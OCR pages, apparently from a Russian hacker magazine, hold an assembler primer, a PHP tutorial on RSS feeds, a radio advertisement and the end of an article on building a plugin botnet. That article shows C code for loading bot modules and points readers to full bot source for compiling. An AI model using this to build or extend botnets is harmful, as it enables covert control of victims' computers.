
        if (!InitModule) continue;
        // инициализирую модуль
        InitModule(RegisterBotnetService,
                GetBotnetService,
                IsBotnetService,
                UnregisterBotnetService);
} while (token = ParseString(token, lim));

RegCloseKey(hk);
```

После того как команда *load* скачает модуль и пропишет его в реестре, она делает почти то же самое, что и в этом коде в цикле. А именно загружает модуль как обычную динамическую библиотеку, находит в ней функцию инициализации и запускает, не забыв при этом передать адреса функций для работы с сервисами.

[закругляюсь] О реализации плагинного ботнета можно писать континуально много, но ни одна статья или книга не будет так полезна, как исходник. В нем можно самому без малопонятных указаний автора покопаться и во всем разобраться. Поэтому полный исходный код бота (в некоторых местах даже с комментариями), принципы работы которого я пытался объяснить, и парочку примеров модулей ты найдешь на диске. Если в процессе копания сорца или чтения статьи возникнут какие-нибудь вопросы — пиши, обязательно отвечу.

Удачного компилирования.


[сорец phatbot'a — просто кладезь знаний для ботмастера]



НАША ЛЕТОПИСЬ:



фото Алекс Федечко-Мацкевич www.afm.spb.ru

11 августа 2002 года. Фестиваль "Нашествие". Ипподром г. Раменское.


Шнур и Гарик Сукачев обсуждают совместное выступление. Лидер "Неприкасаемых" только что попробовал себя в качестве бэк-вокалиста "Ленинграда".

101,7fm
НАШЕ
РАДИО

Наше
С. Шнуров

Наше Радио
Гарик
Long Live Rock'n'Roll

Лицензия: серия РВ №7392 от 16 июня 2003 года.



Assembler

Низкоуровневый кодинг

ДОБЫЧА НЕДОКУМЕНТИРОВАННЫХ ФУНКЦИЙ И ВОЗМОЖНОСТЕЙ ИЗ НЕДР ОПЕРАЦИОННОЙ СИСТЕМЫ, СОЗДАНИЕ И ОБЕЗВРЕЖИВАНИЕ ВИРУСОВ, АДАПТАЦИЯ ПРИЛОЖЕНИЙ ПОД СОБСТВЕННЫЕ НУЖДЫ, РАССЕКРЕЧИВАНИЕ АЛГОРИТМОВ И ЗАИМСТВОВАНИЕ ЧУЖИХ ИДЕЙ, ВЗЛОМ ПРИЛОЖЕНИЙ… СПИСОК МОЖНО ПРОДОЛЖАТЬ ДО БЕСКОНЕЧНОСТИ. СФЕРА ПРИМЕНЕНИЯ АССЕМБЛЕРА НАСТОЛЬКО ШИРОКА, ЧТО СЛОЖНО ПРЕДСТАВИТЬ, КАК НЕКОТОРЫЕ ХАКЕРЫ БЕЗ НЕГО ОБХОДЯТСЯ. ХАКЕРУ АСМ ПРОСТО НЕОБХОДИМ. ИМЕННО ПОЭТОМУ В «КОДИНГЕ» И ПОЯВЛЯЕТСЯ ЭТА НОВАЯ ЗАМЕЧАТЕЛЬНАЯ РУБРИКА, ОТКРЫВАЮЩАЯ ДВЕРИ В УДИВИТЕЛЬНЫЙ МИР, РАСПОЛОЖЕННЫЙ ЗА ФАСАДОМ ВЫСОКОУРОВНЕВОГО ПРОГРАММИРОВАНИЯ | Крис Касперски ака мыщъх


Учимся программировать на ассемблере

Ассемблер — мощное оружие, дающее безграничную власть над системой. Это седьмое чувство и второе зрение. Когда выскакивает хорошо известное окошко с воплем о критической ошибке, прикладники лишь матерятся и разводят руками — мол, это карма у программы такая. Информация об ошибке для них китайская грамота. Но не для ассемблерщика! Он спокойно идет по указанному адресу и правит баг, зачастую даже без потери несохраняемых данных! Давай же разберемся, что такое на самом деле этот ассемблер, как им пользовать и как на нем программировать.

[философия ассемблера] Ассемблер — это низкоуровневый язык, оперирующий машинными понятиями и концепциями. Не ищи команду вывода строки «Hello, world!». Здесь ее нет. В асме тебе придется довольствоваться тем, что умеет процессор. А умеет он вот что: сложить/вычесть/разделить/умножить/сравнить два числа и в зависимости от полученного результата передать управление на ту или иную ветку программы, переслать число с одного места в другое, записать число в порт или прочитать его оттуда. Управление периферией, кстати, осуществляется именно через порты или через специальную область памяти (например видеопамять). Чтобы вывести символ на терминал, необходимо обратиться к технической документации на видеокарту, а чтобы прочитать сектор с диска — к документации по накопителю. К счастью, эту часть работы берут на себя драйверы, и выполнять ее вручную обычно не требуется, к тому же в нормальных операционных системах, таких, например, как Windows NT, с прикладного уровня порты вообще недоступны.
Другой машинной концепцией является регистр. Объяснить, что это такое, не погрешив против истины, невозможно. Поэтому вместо того чтобы врубаться в определение (которое наверняка в ужасном виде можно найти в учебниках по асму), лучше просто запомнить, что основных регистров на x86 всего



www.wasm.ru — правильный ресурс про программированию на асме.



На диске ты найдешь примеры программ и весь необходимый софт.

семь. И прежде чем складывать, вычитать или каким-нибудь другим образом манипулировать двумя числами, по крайней мере одно из них необходимо загрузить в регистр. Другое же может находиться почти где угодно. Хочешь — в оперативке, хочешь — в регистре. Регистры предпочтительнее тем, что они намного быстрее оперативной памяти, частых обращений к которой следует избегать.

Все эти действия (работа с памятью и т.п.) происходят на арене, называемой адресным пространством. Адресное пространство — это просто совокупность ячеек виртуальной памяти, доступной процессору. Операционные системы типа Windows 9x и большинство *nix-систем создают для каждого приложения свой независимый четырехгигабайтный регион, в котором можно выделить по меньшей мере три области: область кода, область данных и стек.

Стек — это такой способ хранения данных. Что-то среднее между списком и массивом (читайте Кнута, он крут). Команда *PUSH* кладет новую порцию данных на верхушку стека, а команда *POP* — снимает ее оттуда. Это позволяет сохранять данные в памяти, не заботясь об их абсолютных адресах. Очень удобно! Вызов функции и возврат из нее происходят как раз с помощью этого механизма. Команда CALL func забрасывает в стек адрес следующей за ней команды, а RET стягивает его оттуда. Указатель на текущую вершину стека хранится в регистре ESP, а дно... формально стек ограничен лишь протяженностью адресного пространства, а на самом деле - количеством выделенной ему памяти. Направление роста стека: от больших адресов — к меньшим. Еще говорят, что он растет снизу вверх.

Вернемся к нашим баранам. Поговорим об основных в x86 регистрах. Ты наверняка видел в асм-листингах такие обозначения, как *EAX, EBX, ECX, EDX, ESI, EDI,* — это регистры общего назначения. Они могут свободно участвовать в любых математических операциях или операциях обращения к памяти. Их всего семь. Семь 32-разрядных регистров. Четыре первых из них (EAX, EBX, ECX и EDX) допускают обращения к своим 16-разрядным половинкам, хранящим младшее слово, — AX, BX, CX и DX. Каждый из них, в свою очередь, делится на старший и младший байты — AH/AL, BH/BL, CH/CL и DH/DL. Важно понять, что AL, AX и EAX — это не три разных регистра, а разные части одного и того же регистра!

Регистр же, обозначение которого ты вряд ли мог встретить в листинге, — это EIP, содержащий указатель на следующую выполняемую команду. Непосредственно он недоступен для модификации, но его можно изменить, манипулируя инструкциями перехода (Jxx, CALL etc).

Существуют также и другие регистры — сегментные, мультимедийные, регистры математического сопроцессора, отладочные регистры. Без хорошего справочника в них легко запутаться и утонуть, и на первых порах мы их касаться не будем.

[из Си в Асм] Основной ассемблерной командой является *MOV* (пересылка данных), которую можно уподобить оператору присвоения. Равенство *c = 0x333* из Си на языке ассемблера записывается примерно как *MOV EAX, 333h* (обрати внимание на разницу в записи шестнадцатеричных чисел!). Можно также написать *MOV EAX, EBX* (записать в регистр EAX значение регистра EBX).

Указатели заключаются в квадратные скобки. Сишное *a = *b* на ассемблере записывается как *MOV EAX, (EBX)*. При желании к указателю можно добавить смещение: a = b(0x66) эквивалентно *MOV EAX, (EBX + 0x66)*.

Переменные объявляются директивами DB (переменная в один байт), DW (переменная в одно слово), DD (переменная в двойное слово) и т.д. Знаковость переменных при их объявлении не указывается.

[ИНСТРУМЕНТАРИЙ]

Программируя методом ассемблерных вставок, достаточно иметь компилятор с его IDE (например Microsoft Visual Studio). Чрезвычайно удобно, что вставки отлаживаются точно так же, как и весь остальной высокоуровневый код.

Для программ, целиком написанных на ассемблере, понадобится транслятор. Под dos'ом большой популярностью пользовался пакет TASM от компании Borland, но в Windows его позиция выглядит неубедительной, и большинство программистов использует транслятор MASM от Microsoft, входящий в состав DDK (Device Driver Kit — набор инструментов разработчика драйверов). С ним конкурирует некоммерческий транслятор FASM (*http://flatassembler.net/*), заточенный под нужды системных программистов и поддерживающий более естественный синтаксис языка. Существуют ассемблеры и под *nix, например NASM, входящий в штатный комплект поставки большинства дистрибутивов. В общем, какой ассемблер выбрать — дело вкуса.

Прежде чем ассемблированная программа заработает, ее необходимо скомпоновать. Для этого вполне подойдет стандартный линкер, выдернутый из той же Microsoft Visual Studio или Platform SDK. Из нестандартных можно порекомендовать ulink от Юрия Харона, поддерживающий большое количество форматов файлов и множество тонких настроек, которых другие линкеры крутить не дают. Его можно скачать с сайта фирмы Стикс: *ftp://ftp.styx.cabel.net/pub/UniLink/ulnbXXXX.zip*. Для некоммерческого использования он бесплатен.

Еще нам понадобится отладчик и дизассемблер. Отладчик – это инструмент для поиска ошибок в своих собственных приложениях и взламывания чужих. Debugger'ов много разных: Microsoft Visual Debugger, интегрированный в состав Microsoft Visual Studio, Microsoft Windows Debugger (сокращенно WDB) и Kernel Debugger, входящие в состав SDK и DDK, SoftIce от NuMega, OllyDbg от Олега Яшкина и т.д. Самый мощный — SoftIce, самый расширяемый - WDB, самый простой и неприхотливый — OllyDbg. Дизассемблер же нормальный есть только один — это IDA Pro. Другие с ним и рядом не лежали.

Мелочь типа hex-редакторов, сравнивателей файлов, дамперов памяти, упаковщиков/распаковщиков также должна быть все время под рукой. Скачать полный комплект необходимого инструментария можно, например, с сайта *www.wasm.ru*.



Если вдруг у тебя возникла необходимость в учебнике по асму, то могу порекомендовать:
Юров «Ассемблер. Учебник»,
Зубков «Ассемблер — язык неограниченных возможностей»,
Ровдо «Микропроцессоры от 8086 до Pentium-III Xeon и AMD K6-3».

Одна и та же переменная в различных участках программы может интерпретироваться и как число со знаком, и как число без знака. Для загрузки переменной в указатель применяется либо команда *LEA*, либо *MOV* с директивой *offset*.

[основные типы пересылок данных]

```
LEA EDX,b   ;// регистр EDX содержит указатель на переменную b
MOV EBX,a   ;// регистр EBX содержит значение переменной a
MOV ECX, offset a ;// регистр ECX содержит указатель на пере-
менную a
MOV [EDX],EBX   ;// скопировать переменную a в b
MOV b, EBX      ;// скопировать переменную b в a
MOV b, a        ;// !!!ошибка!!! так делать нельзя!!!
;// оба аргумента команды MOV не могут быть в памяти!
a DD 66h        ;// long a = 0x66;
b DD ?          ;// long b;
```

Теперь перейдем к условным переходам. Никакого *if* в обычном ассемблере нет, и эту операцию приходится осуществлять в два этапа. Первый — использование команды *CMP*, которая сравнивает два числа и сохранит результат своей работы во флагах. Флаги, кстати, — это биты специального регистра, описание которого заняло бы слишком много места и поэтому здесь не приводится. Достаточно запомнить три основных состояния флагов: меньше (below или less), больше (above или great) или равно (equal). Второй этап — это переход в нужную часть программы в зависимости от результатов сравнения. Для этого существует семейство команд условного перехода *Jxx*. Команды проверяют условие «xx» и, если оно истинно, совершают прыжок по указанному адресу. Например *JE* прыгает, если числа равны (Jump if Equal), а *JNE* — если неравны (Jump if Not Equal). *JB/JA* работают с беззнаковыми числами, а с *JL/JG* — со знаковыми. Любые два не противоречащих друг другу условия могут быть скомбинированы друг с другом, например *JBE* — переход в случае, если одно беззнаковое число меньше или равно другому. Безусловный же переход осуществляется командой *JMP*.

Конструкция *CMP/Jxx* больше всего похожа на Бейсиковское *IF xxx GOTO*, чем на Си. Вот несколько примеров ее использования:

[основные типы условных переходов]

```
CMP EAX, EBX     ;// сравнить EAX и EBX
JZ xxx           ;// если они равны переход на xxx
CMP [ECX], EDX   ;// сравнить *ECX и EDX
JAE yyy          ;// если беззнаковый *ECX >= EDX перейти на yyy
```

Вызов функций на ассемблере реализуется намного сложнее, чем на Си. Во-первых, существует по меньшей мере два типа соглашений передачи функции параметров — Си и Паскаль. В Си-соглашении параметры передаются справа налево, а из стека их вычищает вызывающий функцию код. В Паскаль-соглашении все происходит наоборот! Аргументы передаются слева направо, а из стека их вычищает сама функция. Большинство API-функций Windows придерживаются комбинированного соглашения *stdcall*, при котором аргументы заносятся в соответствии с Си-соглашением, а из стека вычищаются по соглашению Паскаль. Возвращаемое функцией значение помещается в регистр EAX (для передачи 64-разрядных значений используется регистровая пара EDX:EAX). Разумеется, этих соглашений необходимо придерживаться только при вызове внешних функций (API, библиотек и т.д.). Внутренние функции им следовать не обязаны и могут передавать аргументы любым мыслимым способом — к примеру, через регистры.

[вызов API-функции]

```
PUSH offset LibName   ;// засылаем в стек смещение строки
CALL LoadLibrary      ;// вызов функции
MOV h, EAX            ;// EAX содержит возращенное значение
```


[ассемблерные вставки] Как же сложно программировать на чистом ассемблере! Минимально работающая программа содержит чертову уйму разнообразных конструкций, непонятным образом взаимодействующих друг с другом и открывающих огонь без предупреждения. Одним махом мы отрезаем себя от привычного окружения. Сложить два числа на ассемблере не проблема, но вот вывести их результат на экран…

Ассемблерные вставки — другое дело. В то время как классические руководства по асму буквально с первых же строк бросают читателя в пучину системного программирования, устрашая его сложностью архитектуры процессора и операционной системы, ассемблерные вставки оставляют читателя в привычном ему окружении языка Си (и/или Паскаля) и постепенно, безо всяких резких скачков знакомят с внутренним миром процессора.

Они позволяют начать изучение ассемблера непосредственно с 32-разрядного защищенного режима процессора. Дело в том, что в чистом виде защищенный режим настолько сложен, что не может быть усвоен даже гением, а потому практически все руководства начинают изложение ассемблера с описания морально устаревшего 16-разрядного реального режима. Это не только оказывается бесполезным балластом, но и замечательным средством запутывания ученика (помнишь, «забудьте все, чему вас учили раньше…»).

По своему личному опыту и опыту моих друзей могу сказать, что такая методика обучения превосходит все остальные как минимум по двум категориям:

1 Скорость: буквально через три-четыре дня интенсивных заня-



[дизассемблер IDA Pro]

тий человек, ранее никогда не знавший ассемблера, начинает сносно на нем программировать.

2 Легкость усвоения: изучение ассемблера происходит практически безо всякого напряжения и усилий. Ученика не заваливают ворохом неподъемной и непроходимой информации, каждый последующий шаг интуитивно понятен, и с дороги познания заботливо убраны все потенциальные препятствия.

Ну так чего же мы ждем? Пора программировать. Для объявления ассемблерных вставок в Microsoft Visual C++ служит ключевое слово «__asm», а простейшая ассемблерная программа выглядит так:

[вставка, складывающая два числа]


```
main()
{
    int a = 1; // объявляем переменную a и кладем туда значение 1
    int b = 2; // объявляем переменную b и кладем туда значение 2
    int c; // объявляем переменную c, но не инициализируем ее

    __asm{ // начало ассемблерной вставки
    mov eax, a     ;// загружаем значение переменной a в регистр EAX
    mov ebx, b     ;// загружаем значение переменной b в регистр EBX
    add eax, ebx   ;// складываем EAX с EBX, записывая результат в EAX
    mov c, eax     ;// загружаем значение EAX в переменную c
    } // конец ассемблерной вставки

    // выводим содержимое c на экран
    // с помощью привычной для нас функции printf
    printf("a + b = %x + %x = %x\n", a, b, c);
}
```

[о планах на будущее] В следующих статьях этой рубрики мы докажем, что ассемблер — это не заумная теоретическая муть, а самый настоящий хардкор. Самомодифицирующийся код, технологии полиморфизма, противодействие отладчикам и дизассемблерам, экплоиты и shell-коды, генетически модифицированные черви, шпионаж за системными событиями, перехват паролей. Это и многое другое станет твоим.

Изучай ассемблер 



[отладчик Olly Debugger]

PHP


Препарируем RSS

В ПОСЛЕДНЕЕ ВРЕМЯ ВСЕ ПОПУЛЯРНЕЕ СТАНОВЯТСЯ РАЗГОВОРЫ ОБ УНИФИКАЦИИ И СТАНДАРТИЗАЦИИ ИНФОРМАЦИИ, РАСПРОСТРАНЯЕМОЙ В WEB-СРЕДЕ. В САМОМ ДЕЛЕ, ПОРОЙ НЕЛЕГКО БЫВАЕТ ОТЫСКАТЬ ЧТО-ТО НУЖНОЕ СРЕДИ ВОРОХА СТРАНИЦ; ПОЛЬЗОВАТЕЛИ ВСЕ БОЛЬШЕ УСТАЮТ ОТ НАЗОЙЛИВОЙ РЕКЛАМЫ И НЕКАЧЕСТВЕННОГО ДИЗАЙНА. ПОЭТОМУ В ОПРЕДЕЛЕННЫЙ МОМЕНТ ПОЯВИЛАСЬ ТЕХНОЛОГИЯ, КОТОРАЯ ПОЗВОЛИЛА ПОЛНОСТЬЮ ОТДЕЛИТЬ ТЕКСТОВУЮ ИНФОРМАЦИЮ ОТ ОПРЕДЕЛЕННОГО ГРАФИЧЕСКОГО ПРЕДСТАВЛЕНИЯ И ЛЕГКО ОБМЕНИВАТЬСЯ ЕЮ, ИЗБЕГАЯ ЛЮБЫХ КОНФЛИКТОВ. СЕГОДНЯ РЕЧЬ ПОЙДЕТ КАК РАЗ ОБ ЭТОМ — О СТАНДАРТЕ RSS. МЫ НАПИШЕМ СВОЮ ЛЕНТУ И ПОДУМАЕМ НАД ТЕМ, КАК ИМПОРТИРОВАТЬ ДАННЫЕ ИЗ ЧУЖИХ БЛОГОВ. ВПЕРЕД! | Никита Кислицин (nikitoz@real.xakep.ru)



Разбираемся в технологии RSS и пишем свою новостную ленту

[для чего?] RSS — это технология, которая в силу своего удобства и функциональности пришлась по душе миллионам пользователей. Самые крупные интернет-проекты уже не скупятся на то, чтобы предоставлять информацию в этом формате. За примерами далеко ходить не надо — любой новостной сайт экспортирует свои новости в RSS, Яндекс открыл свою собственную, очень удобную службу индексирования новостных RSS-лент, и даже в ЖЖ давно уже есть возможность читать дневники в этом формате.
Так что если для тебя аббревиатура RSS не значит ровным счетом ничего, то ты здорово отстал от жизни, и тебе надо обязательно изучать новую технологию. Тем более что она проста как два рубля и гениальна как пакет кефира. Также присутствие RSS-ленты на любом интернет-проекте делает его весьма солидным и здорово отличает от конкурентов. Поэтому если у тебя есть свой сайт, на котором ты регулярно размещаешь новые материалы, RSS-лента здорово поможет тебе поднять популярность твоего ресурса. И просто сделает его более качественным, современным и удобным.



На нашем диске ты найдешь исходный код скрипта, генерирующего RSS-ленту, самопального web RSS-клиента, всю необходимую документацию, а также несколько RSS-клиентов под Windows.



По этим адресам ты найдешь спецификации XML и RSS: http://www.w3.org/TR/REC-xml/ http://blogs.law.harvard.edu/tech/rss



В качестве RSS-клиента советую тебе использовать софтину с названием ActiveRefresh. Ее можно найти на нашем диске.

[что это такое?] RSS — Really Simple Syndication. Какая еще «реально простая синдикация», что за бред? :) На самом деле все просто. Последнее слово можно перевести как «приобретение», а всю аббревиатуру как «чрезвычайно простое приобретение информации». Это такой способ обмена текстовыми данными в web-среде, который основывается на том факте, что информация на всех сайтах имеет схожую структуру и может быть приведена к единому формату.
Как и следовало бы ожидать, RSS — это язык, являющийся подмножеством XML, и поэтому все RSS-документы должны соответствовать стандарту XML 1.0 (*www.w3.org/TR/REC-xml*). Однако сам стандарт RSS определен на один уровень выше и имеет вполне четкое описание, которое я тебе сейчас и приведу в сжатом виде. За более строгой спецификацией советую тебе обратиться к документации, которую ты найдешь на нашем диске.

[стандарт RSS] В своих статьях я уже неоднократно описывал технологию XML, поэтому сегодня не буду останавливаться на ее спецификации и стану исходить из того, что ты знаком с ней хотя бы поверхностно и имеешь представление о том, как выглядят xml-документы.
На верхнем уровне любого RSS-документа находится элемент <rss>, который содержит обязательный атрибут version, указывающий на версию документа. В этой статье я буду описывать версию 2.0, поэтому атрибут version должен иметь соответствующее значение.
Уровнем ниже от <rss> лежит элемент <channel>, который встречается однажды и содержит всю основную информацию об RSS-канале и его содержимом. Элемент <channel> обязательно имеет в себе троих потомков: title — заголовок блога, link — ссылка на соответствующий ленте web-ресурс и description — описание ленты.
Внутри этого элемента может присутствовать еще куча тэгов, однако основной интерес для нас будут представлять элементы <item>, в которых находится информация о публикациях. Внутри <item> может содержаться большое число элементов: title, link, description, category, comments, enclosure, guid, pubDate и source. Назначение каждого из этих полей, в общем-то, ясно из названий, но чтобы тебе было понятнее, я просто приведу пример небольшого RSS-документа:

```
<?xml version="1.0" encoding="windows-1251" ?>
<rss version="2.0">
<channel>
  <title>Мои крутые новости</title>
  <link>http://www.coolnews.ru</link>
  <description>Офигенные новости из жизни заводчика уругвайских тушка-
нов.</description>
 <image>
  <url>http://www.coolnews.ru/mylogo.gif</url>
  <link>http://www.coolnews.ru</link>
  <title>Мои крутые новости</title>
  </image>
  <lastBuildDate>10 Mar 2005 15:25:46 +0300</lastBuildDate>
 <item>
  <title>У тушкана Кики родилась двойня!</title>


<link>http://www.coolnews.ru/news.php?nid=4312</link>
  <description>Сегодня в пять часов утра у Кики роди-
лась прекрасная двойня — мальчик и девочка. Вес
новорожденных составляет, соответственно, 120 и 95
грамм.</description>
  <pubDate>09 Mar 2005 20:10:09 +0300</pubDate>

<guid>http://www.coolnews.ru/news.php?nid=4312</guid
>
 </item>
</channel>
</rss>
```


Такой вот формат. Обрати внимание: элемент <image> позволяет указать соответствующую твоему каналу картинку. Что касается остальных неизвестных тебе тэгов, то знай, что <pubDate> определяет время публикации, а <guid> — это уникальный идентификатор записи, например соответствующий ей web-адрес.

[и что здесь красивого?] Ты, наверное, еще не совсем осознал, чем же все это так здорово. Абсолютно согласен с тобой: просматривать новости, разглядывая тэги xml-документа, не самое романтичное занятие. Однако пойми простую вещь: перед просмотром лента должна быть сформатирована, то есть ее xml-представление служит лишь источником необходимой информации, а оформление определяется клиентским приложением, при помощи которого пользователь просматривает твою ленту. Написать такое приложение совсем не сложно, и в настоящий момент уже создано достаточное количество функциональных программ, которые оформляются как самостоятельно, так и в форме плагинов.
Сейчас мы с тобой напишем свое собственное web-приложение на PHP, которое будет экспортировать данные в RSS.

